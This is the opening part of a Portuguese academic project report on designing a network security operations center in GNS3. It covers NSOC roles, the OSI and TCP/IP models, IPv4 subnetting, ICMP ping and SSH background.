



Projeto Final GP 4 - Fagne & Mauri

Fagne Tolentino Reges e Mauri Sudário Dantas

Universidade de Brasília (UnB)

Departamento de Engenharia Elétrica (ENE)

Programa de Pós-Graduação de Engenharia Elétrica (PPEE)

Brasília-DF-Brasil

fagne.android@gmail.com, mauri.sud@gmail.com

Resumo - Dada a acelerada evolução científica e a ampla incorporação de sistemas tecnológicos no dia a dia das pessoas, torna-se imprescindível desenvolver sistemas e estruturas que aumentem a segurança cibernética das organizações, protegendo-as de ataques cibernéticos. O presente trabalho tem o objetivo de aprimorar o conhecimento na área de Redes de Comunicações por meio do desenvolvimento e implantação de um *Network Security Operation Center* (NSOC). Para implementar o NSOC, foi disponibilizado um roteiro que inclui um conjunto de ferramentas e uma lista de atividades relacionadas ao tema. Estas ferramentas e atividades visam proporcionar a melhor implementação possível do NSOC. Dentre as principais atividades previstas no roteiro, destacam-se: a utilização e configuração do GNS3 para o gerenciamento de redes, a implementação de dois provedores de internet em modo load-balance, a configuração de dois firewalls pfSense para operar em *high availability*, a implementação do IDS/IPS SNORT como complemento dos firewalls, a coleta e centralização de logs com a ferramenta *Elastic Stack*, a segmentação da rede em zonas de proteção e a execução de 5 (cinco) testes de intrusão, com análise dos dados obtidos.

Palavras-chave - Network Security Operation Center (NSOC), Graphical Network Simulator-3 (GNS3), Network monitoring , Zabbix, Firewall, PfSense, Intrusion Detection System (IDS), Intrusion Prevention System (IPS), SNORT, Elasticsearch, Logstash, Kibana, Fleet Server (Elastic Stack), Apache Web Server, Network Time Protocol (NTP), Ping, Steganography, Cyberattacks, Kali linux, Network Mapper (Nmap), Denial-of-service attack (DoS), SlowHTTPTest, dictionary attack, Hydra.

Abstract - Given the rapid scientific evolution and the wide incorporation of technological systems in people's day to day lives, it is essential to develop systems and structures that increase the cyber security of organizations, protecting them from cyber attacks. This work aims to improve the knowledge in the area of Communication Networks through the development and implementation of a Network Security Operation Center (NSOC). To implement the NSOC, a roadmap was provided that includes a set of tools and a list of activities related to the topic. These tools and activities aim to provide the best possible implementation of the NSOC. Among the main activities foreseen in the roadmap, the following stand out: the use and configuration of GNS3 for network management, the implementation of two internet providers in load-balance mode, the configuration of two pfSense firewalls to operate in high availability, the implementation of the SNORT IDS / IPS as a complement of the firewalls, the collection and centralization of logs with the Elastic Stack tool, the segmentation of the network into protection zones and the execution of 5 (five) intrusion tests, with analysis of the data obtained.

Key words - Network Security Operation Center (NSOC), Graphical Network Simulator-3 (GNS3), Network monitoring , Zabbix, Firewall, PfSense, Intrusion Detection System (IDS), Intrusion Prevention System (IPS), SNORT, Elasticsearch, Logstash, Kibana, Fleet Server (Elastic Stack), Apache Web Server, Network Time Protocol (NTP), Ping, Steganography, Cyberattacks, Kali linux, Network Mapper (Nmap), Denial-of-service attack (DoS), SlowHTTPTest, dictionary attack, Hydra.



1. INTRODUÇÃO

O crescente avanço científico e a busca pelo estado da arte tecnológico estão constantemente criando funcionalidades, mas também estão expondo novas vulnerabilidades. Dessa forma, torna-se extremamente importante o desenvolvimento de mecanismos de segurança que possam garantir a integridade, a confidencialidade e a disponibilidade dos dados. Esses mecanismos de segurança devem ser robustos, flexíveis e adaptáveis às mudanças no ambiente tecnológico, pois isso garantirá a proteção dos dados e a preservação da privacidade dos usuários.

A implementação de um Centro de Operações de Segurança de Rede (NSOC) promove notáveis melhorias na segurança cibernética de uma instituição. O NSOC atua na proteção da rede, detecção e prevenção de ameaças, monitoramento de segurança, análise e resposta às ameaças, contribui para a melhoria contínua da segurança, gerenciamento de incidentes, correção de vulnerabilidades, compliance de segurança e controle de acesso.

Para aprimorar o conhecimento sobre essa área, no segundo semestre de 2022 foi iniciada uma pesquisa para a implementação de um NSOC utilizando o *software* GNS3. Esta pesquisa visa desenvolver a compreensão sobre como funciona e como é possível emular um NSOC, por meio dessa ferramenta. Isso permitirá que as organizações obtenham maior segurança e melhor proteção de seus ativos.

Assim, o presente estudo visa abordar os principais aspectos da implementação dos protocolos de rede, desde sua análise teórica até as principais considerações para garantir a segurança e o desempenho da rede. Além disso, o trabalho também destaca o papel dos protocolos na proteção dos dados e informações trafegadas, bem como na melhoria da eficiência da navegação dos usuários pela rede.

Para garantir a estabilidade do NSOC, é apresentada a implementação de várias medidas de redundância, tais como balanceamento de carga e alta disponibilidade dos *firewalls* da rede. Nesse contexto, o roteiro do projeto prevê a implementação de dois provedores de internet, para aumentar a resiliência do NSOC, complementados com a dualidade dos dispositivos de proteção de borda.

Complementando os serviços dos *firewalls* de borda, foi proposta a implementação do SNORT (Sistema de Detecção de Intrusão em Rede). Ele é um sistema de detecção de intrusão de código aberto para redes, monitora o tráfego e identifica padrões específicos que correspondem a ataques conhecidos e também alerta quando intrusos tentam acessar a rede. Além disso, o SNORT também pode ser configurado para bloquear o tráfego suspeito ou permitir apenas o tráfego autorizado. SNORT é uma ferramenta poderosa que pode

ajudar a manter a rede do NSOC segura contra ataques externos e internos.

O roteiro aborta, também, a utilização da ferramenta Elastic Stack (*Elasticsearch*, *Logstash* e *Kibana*), para de coleta, consolidação e análise de logs. Essa ferramenta oferece uma maneira ágil e eficiente para análise de dados em grande volume em tempo real. Estas ferramentas são de código aberto e proporcionam resultados eficazes para melhorar a segurança da informação.

O gerenciamento dos ativos, foi proposto com a utilização da ferramenta Zabbix em conjunto com o protocolo padrão da internet para essa tarefa, o SNMP. Esse protocolo permite que administradores de rede, remotamente, acessem e configurem dispositivos de rede, como computadores, *switches*, roteadores e impressoras, além de permitir o monitoramento dos *status* da rede e usar esses dados para detectar e solucionar problemas.

Para o *design* de rede do NSOC, foi proposto a segmentação deste em cinco áreas distintas: a WAN (*Wide Area Network*), a DMZ (*Demilitarized Zone*), o Data Center, a área de Gerência e a Intranet. A WAN representa a área externa à rede, enquanto a DMZ serve para hospedar serviços que serão expostos ao público externo. O Data Center é o local onde são processadas e armazenadas informações críticas. A área de Gerência é reservada para a administração da rede. Por fim, a Intranet é a área interna à rede, representada pelos segmentos CAMPUS-A e CAMPUS-B.

Como desafio, é proposto o desenvolvimento de uma aplicação *Text User Interface* (TUI), com o uso da biblioteca *Dialog* aliada à linguagem de programação Python, para o envio de mensagens utilizando técnicas de esteganografia e criptografia.

E por último, e não menos importante, é implementado cinco testes de intrusão com suas respectivas coletas de informações sobre os ataques e os ajustes necessários nos mecanismos de proteção.

2. REFERENCIAL TEÓRICO

2.1 NSOC

O *Network and Security Operations Center* (NSOC) é um centro de operações de rede e segurança que é responsável por monitorar e garantir a segurança de uma rede de computadores. Ele pode incluir uma equipe de profissionais de TI especializados, como administradores de segurança, analistas de ameaças e engenheiros de rede, que trabalham juntos para monitorar a rede de computadores e garantir que ela esteja segura.



A função de um NSOC é garantir a segurança cibernética de uma organização. Para isso, sua equipe busca detectar, analisar e responder a incidentes de rede usando tecnologia combinada a processos baseados em boas práticas, como ISO 27001 [125], NIST [126], CIS [127] e MITRE ATT&CK [128]. As funções incluem coleta, detecção, triagem, análise e resposta a incidentes, além de funções auxiliares como inteligência de ameaça, forense, operações ofensivas, testes de segurança e avaliação de vulnerabilidades.

Além disso, é fundamental que uma equipe de NSOC tenha uma estratégia de comunicação clara com outras áreas da organização, como equipes de TI, departamentos de negócios e de compliance, para garantir a integridade dos dados e a continuidade dos negócios em caso de incidentes. É importante também que o NSOC mantenha-se atualizado sobre as ameaças cibernéticas atuais e as melhores práticas para mitigá-las. Em suma, a missão de um NSOC é proteger a organização de ameaças cibernéticas e garantir a confiança e a segurança de seus dados e sistemas.

A proteção cibernética começa com a coleta, registrando eventos relevantes para a segurança do ambiente. Isso inclui registros de eventos do tráfego web e logins de usuários para detectar atividades anômalas e possíveis ataques. A coleta pode resultar em logs, metadados de tráfego de rede e informações adicionais de dispositivos ou segmentos de rede. Esses dados são geralmente centralizados em um SIEM (*Security Information and Event Management*) para análise, aplicação de regras e armazenamento de longo prazo. Isso ajuda na detecção de incidentes.

A detecção é a próxima etapa após a coleta. Ela pretende identificar de formaativa e reativaeventos que podem indicar potenciais ameaças. A detecção reativa é feita por mecanismos analíticos em SIEM, na rede e em dispositivos de segurança. Já a detecção proativa resulta de pesquisas realizadas por analistas de ameaças. O resultado é encontrar atividades maliciosas e gerar alerta para a equipe de segurança realizar a triagem. Na etapa de triagem, os especialistas em segurança avaliam as atividades suspeitas identificadas pela detecção e determinam a ordem de prioridade para investigá-las. A classificação é baseada em fatores como a importância do sistema afetado e o nível de acesso da conta comprometida.

Os analistas de segurança utilizam sua expertise técnica e experiência para priorizar eventos, combinando seus conhecimentos com conceitos como a *Cyber Kill Chain* [124] e as táticas, técnicas e procedimentos (TTPs) de atacantes descritos no framework MITRE ATT&CK.

A fase de análise e investigação é onde os profissionais de segurança procuram obter mais provas para determinar se o evento é realmente uma ameaça. Eles usam informações

obtidas de sensores em redes vizinhas, logs de várias fontes e dados de inteligência de fontes abertas (OSINT) [129].

A equipe de resposta a incidentes procura avaliar, conter e erradicar problemas de segurança rapidamente e minimizar danos. A correção do incidente e as lições aprendidas são resultados importantes para evitar futuros problemas. Os dados do incidente são categorizados para métricas e utilizados para inteligência de ameaças e correlação com outros ataques, construindo perfis de grupos de ameaças. Acompanhar padrões e detalhes de incidentes a longo prazo permite ao NSOC estabelecer uma vantagem tática e estratégica em futuros ataques.

Alguns NSOC incluem funções auxiliares que ajudam na missão de defesa cibernética, que podem ser executadas pela equipe do NSOC ou por outras equipes em colaboração. A equipe de inteligência de ameaças cibernéticas deve trabalhar com o NSOC para fornecer informações sobre grupos *hackers* e ajudar a priorizar controles, ferramentas defensivas e estratégias de detecção. Isso visa garantir que a equipe se concentre nas áreas corretas para defesa eficiente.

A principal função da ciência forense é ajudar a equipe responsável por incidentes a obter evidências para esclarecer o incidente de segurança. É uma área ampla do conhecimento, frequentemente considerada uma especialidade separada.

Operações ofensivas e testes de invasão ajudam a verificar o nível de treinamento e conscientização dos recursos humanos da organização, bem como seus processos e tecnologias de segurança. Esses testes podem ser anunciados ou não, e têm um objetivo específico de avaliação. Dessa forma, é possível medir a capacidade de reação a um incidente real, a rapidez com que os incidentes são identificados e se a equipe recebeu o treinamento adequado para detectar ataques. A gestão de vulnerabilidade trabalha com a equipe do NSOC para fornecer resultados de varreduras com o objetivo de detectar uma tentativa de exploração de vulnerabilidade nos sistemas corporativos. Se uma exploração de vulnerabilidade bem-sucedida for detectada, isso será um indicador para priorizar os esforços de triagem.

Em resumo, o NSOC proporciona informações para implementar políticas de segurança avançadas para detectar ameaças de pós-exploração e invasões persistentes. A maioria da comunicação de rede é feita por protocolos padrões, e coletar, processar e analisar essas informações permite identificar ataques modernos. Para isso, os membros do NSOC precisam conhecer a infraestrutura e comportamentos dos usuários para criar dashboards úteis que possam indicar anomalias e fornecer aos analistas informações adicionais para lidar com incidentes de segurança cibernética.



2.2 GNS3

Para a implementação do NSOC proposto, a plataforma GNS3 foi escolhida por possibilitar a emulação gráfica, configuração, teste e *troubleshoot* (resolução de problemas) de redes de comunicação reais ou virtuais [2]. Essa plataforma possibilita a virtualização e emulação de roteadores, switches e sistemas operacionais de diversas distribuições.

O GNS3 [1] foi desenvolvido por Jeremy Grossman primeiramente para ajudá-lo na certificação *Cisco Certified Network Professional - CCNP* [3]. O GNS3 - *The software that empowers network professionals*, (o software que capacita profissionais de rede) é um software *open source*, ou seja, de código-fonte aberto, voltado para profissionais de rede que desejam aprimorar o conhecimento, compartilhar ideias e fazer conexões.

A plataforma GNS3 [2], é composta de dois softwares principais, são eles:

- i. Máquina virtual: the GNS3 virtual machine; e
- ii. Interface gráfica: the GNS3-all-in-one software.

A primeira parte da plataforma, a máquina virtual, provê os recursos necessários para a virtualização de elementos como: *ethernet hubs*, *switches*, *could nodes*, *dynamips*, *IOU devices*, *QEMU VMs*, contêineres *docker* e sistemas operacionais virtualizados por meio do *VirtualBox*, *VMware Workstation* ou *VMware Fusion*.

A GNS3 VM pode ser instalada local ou remotamente, quando utilizados os sistemas operacionais *Windows* ou *MAC*. Caso o sistema operacional utilizado seja uma distribuição *Linux*, o *Local GNS3 server* é o indicado.

Já a interface gráfica é instalada localmente na estação de trabalho (*Windows*, *Linux* ou *MAC*) e possibilita a criação de topologias de rede, a abertura de terminais para a execução de comandos, a interligação de dispositivos de rede, a inspeção do tráfego entre dispositivos, bem como, o monitoramento e gerenciamento destes.

Ademais, dentro do *marketplace* do GNS3 [5] estão disponíveis múltiplos laboratórios pré-construídos por membros da comunidade, *appliances* pré-configuradas para uma rápida integração com novos projetos, *softwares* voltados para o desenvolvimento de novas implementações com o GNS3, treinamentos específicos para diversas certificações e *podcasts* com sortidos temas.

Por conseguinte, a plataforma GNS3 tornou-se robusta e conta, atualmente, com mais de dois milhões e meio de membros [6], tais aspectos a transformou em uma aplicação com intensa atividade de manutenção e desenvolvimento.

2.3 PROTOCOLOS DE REDE

Por se tratar de um projeto de interconexão de redes de comunicações, para a sua realização, foi necessária a implementação de vários protocolos de redes, de modo a alcançar os objetivos propostos. Os principais protocolos utilizados serão descritos nos tópicos seguintes.

O conceito de protocolos de redes está intrinsecamente ligado ao conceito de camadas, descritos no modelo de referência OSI (*Open Systems Interconnection*), publicado em 1984 e atualizado em 1994, pelo *Organization for Standardization - ISO*. O modelo é definido pelos documentos:

- i: ISO/IEC 7498-1 The Basic Model* [24] [25];
- ii: ISO/IEC 7498-2 Security Architecture* [26];
- iii: ISO/IEC 7498-3 Naming and Addressing* [27]; e
- iv: ISO/IEC 7498-4 Management framework* [28].

A seção 7 do primeiro documento do idem anterior [24], define 7 *layers* (camadas) com funções específicas, a figura 1 é uma ilustração resumida das atribuições de cada camada.




Figura 1. Modelo OSI em camadas, figura adaptada de [29]

Apesar de o modelo OSI ter sido criado, o padrão mundialmente utilizado está baseado na suíte de protocolos TCP/IP, projetada pelos cientistas da DARPA (*U.S. Defense Advanced Research Projects Agency*) Dr. Vint Cerf e Dr. Bob Kahn, nos anos 1970 (são comumente chamados de os pais da internet, conforme [30]). Essa modelo foi adotado como protocolo padrão da ARPANET (a predecessora da internet) em 1983 [31] e depois popularizou-se mundialmente.



A suíte de protocolos TCP/IP consiste em quatro *layers* (camadas), que estão descritas na seção 1.1.3 da *Request for Comments (RFC) 1122* [32], cuja padronização da quarta *layer* está especificada na RFC 1123 [33], do comitê de *Internet Engineering Task Force (IETF)*. Suas camadas são, da superior à inferior: *Application Layer* (camada de aplicação), *Transport Layer* (camada de transporte), *Internet Layer* (camada de rede) e *Link Layer* (camada de link). Essa última camada é equivalente à camada física e à camada de enlace do modelo de referência OSI. A figura 2 mostra a equivalência das camadas entre os dois modelos.




Figura 2. Modelo OSI versus TCP/IP, figura adaptada de [29]

Autores de bibliografias famosas nos campos acadêmicos, como Tanenbaum [34], Kurose e Ross [35] sugerem um modelo híbrido, com a segmentação da primeira camada da pilha de protocolos TCP/IP em suas duas camadas equivalentes do modelo OSI (física e enlace), ficando assim o modelo TCP/IP híbrido com 5 camadas: física, enlace, redes, transporte e aplicação.

2.3.1 ENDEREÇAMENTO IP

Visando identificar, de forma única e individual, cada dispositivo da inter-rede TCP/IP, no projeto, é empregado o *Internet Protocol (IP)*, também denominado de endereço de internet [36]. O protocolo IP é a base da pilha de protocolos TCP/IP, padronizados pelas RFC 791 [37] e 8200 [38], para as versões 4 e 6 respectivamente. O protocolo escolhido para o endereçamento no presente trabalho foi o IPv4, por ser de simples implementação.

O endereçamento IPv4 é composto de 32 bits, cuja notação adota o sistema *dotted-decimal notation*, no qual cada número decimal equivale a 8 bits, podendo variar de 0 a 255 [36]. A figura 3 mostra um exemplo de endereçamento IPv4.




Figura 3. Representação dotted-decimal notation, figura adaptada de [36]

Conforme [36], para reduzir sensivelmente a quantidade de informações de roteamento, o endereçamento IPv4 adota uma estrutura hierárquica que separa a identificação das redes físicas e das interfaces dos *hosts* nessas redes, pois o roteamento é baseado no endereço das redes e não dos *hosts*. A figura 4 é uma ilustração do bloco de endereçamento IPv4.



Figura 4. Hierarquia de endereçamento, figura adaptada de [36]

Para permitir que os dispositivos de rede distinguissem o endereço de rede do endereço da estação, o conceito de máscara de rede foi introduzido, cujo objetivo é delimitar a posição do prefixo de rede /N (onde N equivale à quantidade de bits que identificam a rede). A figura 5 é um exemplo da aplicação desse conceito.




Figura 5. Máscara de rede, figura adaptada de [36]

Por possibilitar um total de 2^{32} combinações, inicialmente, o espaço de endereçamento IPv4 foi dividido em cinco classes: A, B, C, D e E, com os seguintes propósitos:

- i: A, B e C - para endereçamento *unicast*;
- ii: D - para endereçamento *multicast* (RFC 5771 [39]); e
- iii: E - reservado para endereçamento experimental.

A figura 6 mostra a divisão do espaço de endereçamento IPv4 em classes.




Figura 6. Classes de endereço IPv4, figura adaptada de [36]

De modo a minimizar o desperdício de endereços de rede, o conceito de sub-rede foi criado. Esse conceito consiste no compartilhamento de um único endereço IPv4 entre diversas redes físicas [36], para realizar essa tarefa, o bloco de bits do identificador de estação é subdividido em duas partes, uma para identificar o endereço da sub-rede e a outra para identificação dos *hosts* dessa sub-rede. A figura 7 ilustra a subdivisão da rede 192.168.1.0/24 em sub-redes com prefixo /27.




Figura 7. Endereçamento de sub-rede, figura adaptada de [36]

Segundo professor Dr. Georges [12], a arquitetura de endereçamento de sub-redes consiste em dois tipos: *classfull* e *classless*.

Na arquitetura *classfull* o roteamento adota o conceito de classes (do inglês, cheio de classes) e suporta o esquema de sub-redes, porém não aceita o agrupamento de redes. Nessa arquitetura, os endereços cujos identificadores de sub-redes são todos iguais a 0 ou todos iguais a 1 não são permitidos, ficando assim reduzida a quantidade de sub-redes disponíveis, na segmentação de uma rede. Consequentemente, os prefixos de sub-rede /9, /17 e /25 não são permitidos para as classes A, B e C respectivamente. A figura 8 ilustra a segmentação da rede 192.168.1.0/24 em sub-redes com prefixo /27.

Na segunda arquitetura, *classless*, o roteamento não adota o conceito de classes (do inglês, sem classes), porém suporta os conceitos de sub-rede e super-redes (agrupamento de redes). Essa arquitetura emprega a técnica *Classless Inter-Domain Routing - CIDR*, especificada pela RFC 4632 [40], na qual utiliza blocos contíguos de endereços ao invés de classes A, B ou C. A figura 9 ilustra a subdivisão da rede 200.10.16.0/20 em 8 sub-redes com prefixo /23.




Figura 8. Arquitetura Classfull, figura adaptada de [36]




Figura 9. Arquitetura Classless, figura adaptada de [36]

A fim de otimizar ao máximo a distribuição de endereços IPv4 e evitar desperdícios, o projeto emprega a técnica *Variable-Length Subnet Mask* - VLSM (máscara de tamanho variável), cuja padronização está disponível na RFC 1878 [41]. Nessa técnica uma rede é subdividida em sub-redes com prefixos de tamanhos distintos, conforme o exemplo da figura 10.

Sub-redes de 172.24.240.0/20	Espaço de Endereçamento
172.24.240.0/21	172.24.240.0 - 172.24.247.255
172.24.248.0/23	172.24.248.0 - 172.24.249.255
172.24.250.0/23	172.24.250.0 - 172.24.251.255
172.24.252.0/23	172.24.252.0 - 172.24.253.255
172.24.254.0/23	172.24.254.0 - 172.24.255.255

Figura 10. Aplicação da técnica de VLSM para a rede 172.24.240.0/20, figura adaptada de [42]



2.3.2 PROTOCOLO ICMP

O projeto final propõe a implementação da aplicação *ICMP-Ping.py*, disponibilizada em aula pelo Dr. Georges [48] que faz o uso do *Internet Control Message Protocol* (ICMP), a implementação dessa aplicação será abordada nos tópicos seguintes.

Conforme Sirine et al. [43], o ICMP é um dos protocolos fundamentais da pilha TCP/IP. Ele opera na camada de rede (*internet layer*) e permite que os *hosts* troquem informações de erro e controle, além de sinalizar situações especiais por meio de suas mensagens. O protocolo ICMP é oficialmente especificado pela RFC 792 [44] e o ICMPv6, sua versão para o IPv6, pela RFC 4443 [45].

A figura 11 ilustra o formato básico dos pacotes ICMP. Os primeiros 32 bits correspondem aos campos: tipo, código e *checksum*. O formato do conteúdo do pacote varia consoante a combinação dos dois primeiros campos. Para cada tipo de mensagem um ou mais códigos são atribuídos, já o campo *checksum* carrega a soma de verificação do cabeçalho.




Figura 11. Cabeçalho ICMP genérico, figura adaptada de [44]

A relação completa oficial dos tipos de mensagens ICMP com seus respetivos códigos poderá ser conferida da *Internet Assigned Numbers Authority* (IANA) [46]. O presente trabalho explorara o uso das mensagens *Echo* e *Echo Replay*, o formato desses dois tipos de mensagens está ilustrado na figura 12.




Figura 12. Mensagens Echo e Echo Replay, figura adaptada de [44]

Nas mensagens ICMP do tipo *Echo* e *Echo Replay*, os campos Identificador e Número Sequencial, são utilizados para correspondência entre o pacote enviado (*Echo*, *Tipo 8, Código 0*) e sua resposta (*Echo Replay*, *Tipo 0, Código 0*). O campo Dados é de preenchimento opcional. A aplicação *ICMP-ping.py* é utilizada para alterar o conteúdo do campo Dados por meio do utilitário *Ping*, o qual está disponível na maioria das versões dos sistemas operacionais existentes. Segundo Slattery [47], o comando *Ping* recebe esse nome em referência ao pulso emitido por um sonar.

O comando *Ping* é utilizado para teste de conectividade entre dois *hosts*, para esse fim, um pacote ICMP *Echo* é enviado ao destinatário; que, no que lhe concerne, envia um pacote ICMP *Echo Replay* em resposta. Nesse ínterim, o *Ping* calcula o *Round Trip Time (RTT)*, ou tempo de resposta. Conforme [36], se a resposta não é recebida, a estação de origem pode concluir que o destino não está operacional ou não pode ser alcançado através da rede. A figura 13 demonstra esse processo.




Figura 13. Comando Ping, figura adaptada de [36]

Esse comando é empregado no processo de teste de conectividade entre hosts internos e externos ao projeto.

2.3.3 PROTOCOLO SSH

O protocolo *Secure Shell* (SSH) é utilizado para permitir o acesso remoto seguro via terminal aos dispositivos do projeto. Criado e publicado como um projeto *open source* por Tatu Ylönen em 1995 [16], o protocolo SSH provê uma comunicação segura ao encriptar identidade, senhas e os dados transmitidos em rede. Suas funcionalidades estão descritas pelas *RFCs*:

- i: 4251 *Protocol Architecture (SSH-ARCH)* [17];
- ii: 4252 *Authentication Protocol (SSH-USERAUTH)* [18];
- iii: 4253 *Transport Layer Protocol (SSH-TRANS)* [19]; e
- iv: 4254 *Connection Protocol (SSH-CONNECT)* [20];

Diversas ferramentas implementam o SSH, a mais popular é a *OpenSSH* [21] mantida pela fundação *OpenBSB*, e compatível com as principais distribuições Linux. Para sistemas operacionais *Windows*, a ferramenta equivalente é o programa *PUTTY*, desenvolvido por *Simon Tatham* [22], que também permite conexões por meio do protocolo *Teletype Network (Telnet)*, antecessor ao SSH, que não provê nenhuma criptografia.

O Protocolo SSH opera sobre o Protocolo TCP, na porta 22. Após a conexão TCP ser definida, o SSH cria um túnel criptografado entre o cliente e o servidor, uma vez que esse túnel está estabelecido, o terminal remoto fica visível ao cliente, e comandos *Shell* podem ser transmitidos ao servidor de forma segura, por meio da conexão firmada. A figura 14 ilustra o SSH *handshake* com suas duas etapas principais em destaque: *Establish TCP Connection* e *Key Exchange*, a primeira é responsável por estabelecer uma conexão TCP e a segunda por realizar a troca das chaves SSH.

